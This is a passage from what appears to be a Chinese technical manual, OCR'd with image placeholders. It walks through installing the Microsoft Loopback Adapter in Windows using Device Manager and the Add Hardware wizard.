


图 1-10 “设备管理器”面板

进入到“添加硬件”操作界面，单击“下一步”按钮，如图 1-11 所示。



图 1-11 “添加硬件”操作界面

选择"安装我手动从列表选择的硬件"一项，然后单击"下一步"按钮，如图 1-12 所示。




图 1-12　选择安装手动添加硬件

在选择要安装的硬件类型中选择网络适配器，然后单击"下一步"按钮，如图 1-13 所示。




图 1-13　选择安装的硬件类型

选择厂商 Microsoft 的网络适配器中的 Microsoft Loopback Adapter，再单击“下一步”按钮，如图 1-14 所示。



图 1-14　选择网络适配器

添加硬件向导开始安装回环网卡，这里可能需要几秒钟时间，如图 1-15 所示。




图 1-15　向导正在安装软件

安装成功后，单击“完成”按钮，结束回环网卡安装过程，如图 1-16 所示。

